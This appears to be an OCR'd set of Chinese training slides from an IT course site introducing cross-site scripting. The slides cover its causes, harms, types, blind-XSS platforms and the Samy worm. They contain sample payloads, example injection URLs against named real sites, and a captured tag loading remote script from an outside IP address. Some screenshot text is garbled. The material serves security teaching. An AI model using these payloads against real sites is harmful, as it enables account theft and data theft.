极客学院
jikexueyuan.com

XSS入门与介绍

XSS入门与介绍 — **课程概要**

- XSS的入门与介绍
- XSS的分类
- XSS盲打平台与蠕虫

XSS入门与介绍

XSS入门与介绍

- 什么是跨站脚本攻击?
- XSS漏洞的危害
- XSS跨站脚本实例

XSS入门与介绍

什么是跨站攻击?

XSS，全称跨站脚本(Cross Site Scripting)，一种注入式攻击方式。

XSS入门与介绍

XSS成因

- 对于用户输入没有严格控制而直接输出到页面
- 对非预期输入的信任


XSS入门与介绍

XSS的危害

- 盗取各类用户账号，如机器登录账号、用户网银账号、各类管理员账号
- 窃取数据
- 非法转账
- 挂马
- …

XSS入门与介绍

XSS实例



XSS入门与介绍

Payload(有效荷载)

```
<img src=0 onerror=alert(5)>
```

什么又是PoC?

什么又是Exp?

XSS的分类

XSS的分类


常规的XSS分类

- 存储型(持久型)
- 反射型(非持久型)
- DOM型

XSS的分类


存储型

如：留言板功能



XSS的分类

存储型XSS



XSS的分类

反射型

http://www.xx.com/search.html?key_pro="><script>confirm(1501)</script>

如：

```
echo $_GET['get'];
```

```
<?=$_GET['get']?>
```

内容直接读取并且反射展示在页面上

XSS的分类

反射型XSS

```
http://tdf.qq.com/mobile/index2.html?name=<a
href="http://www.fooying.com">
点击抽奖
</a>&type=share&from=timeline&isappinstalled=1
```

XSS的分类

DOM型

其实DOM型也属于反射型的一种，不过比较特殊，所以一般也当做一种单独类

http://wechat.com/en/features.html#<img src=0 onerror='alert(0) '>

如：

```
<script>
var name = location.hash;
document.write(name);
</script>
```

XSS的分类

DOM型XSS

XSS的分类

其他XSS类别

- mXSS(突变型XSS)
- UXSS(通用型XSS)
- Flash XSS
- UTF-7 XSS
- MHTML XSS
- CSS XSS
- VBScript XSS


XSS的分类

mXSS


XSSTEST4
</script><script src='http://115.28.162.205/19.gy/x.js'></script>
MY LINKS
博客园
首页
新随笔
联系
Elements Network Sources Timeline Profiles Resources Audits Console
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html lang="zh-cn">
<head>…</head>
<body>

…
…

<h2>…</h2>
lt;/script><script src='http://115.28.162.205/19.gy/x.js'></script>


", "sFrom": "",//资讯来源 "sTime": "20115-28-16 22:05",//资讯时间 "imag
reNewsInfo": [], //相关新闻列表，每条相关新闻增加一个{sTitle: "",sUrl: ""
url.substring(url.indexOf("?")+1,url.length).split("&"); var paraObj = {} fo
Elements Network Sources Timeline Profiles Resources Audits Console
<section class="wrap">
<header id="newsheader" class="header">…</header>
…
<script type="text/javascript">
document.addEventListener('WeixinJSBridgeReady',checkIns
var g_data = {
//没有数据就保留现在的默认值
"sUrl": "http://www.cnblogs.com/fooying/articles/424
"sTitle": "xsstest4",//资讯标题
"sText": "
<script src="http://115.28.162.205/19.gy/x.js"></script>
""
"sFrom": "",//资讯来源

XSS的分类

CSS XSS

```
<html>
 <body>
   <style>
      body {width:expression(alert(1));: red;}
   </style>
  </body>
</html>
```

XSS的分类

MHTML XSS

MHTML是MIME HTML (Multipurpose Internet Mail Extension HTML，聚合超文本标记语言)的缩写

```
Content-Type:multipart/related;boundary="x"
--x

Content-Location:xss

Content-Transfer-Encoding:base64
PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==
--x--
```

访问：mhtml:www.x.com/a.html!xss

XSS盲打平台与蠕虫

XSS盲打平台与蠕虫

XSS盲打平台

- XSS盲打是指攻击者对数据提交后展现的后台未知情况下的一种XSS攻击方式
- XSS盲打平台就是为这种方式提供基本平台功能
- XSS盲打平台的使用

XSS盲打平台与蠕虫

XSS蠕虫

- Samy 蠕虫
- 2005年10月14日，“Samy worm”成为第一大使用跨站脚本进行传播感染的蠕虫。一夜之间，蠕虫在世界最流行的社交网站 MySpace.com 上，更改了超过一百万个人用户个人资料页面。

XSS盲打平台与蠕虫

XSS蠕虫的原理

- 利用XSS实现某些操作，比如微博关注用户
- 实现某些操作的同时，触发蠕虫代码复制和传播
- 推荐：《XSS蠕虫&病毒--即将发生的威胁与最好的防御》

XSS入门与介绍

本课程我们主要进行XSS的相关演示和介绍，主要包含：

- XSS的介绍，包含分类的讲解
- XSS盲打平台使用介绍以及XSS蠕虫讲解和原理

通过以上课程内容的讲解，希望大家对XSS能有个足够的认识和了解，只有对XSS的了解更深刻，才能更能学会XSS的漏洞挖掘。

极客学院
jikexueyuan.com

中国最大的IT职业在线教育平台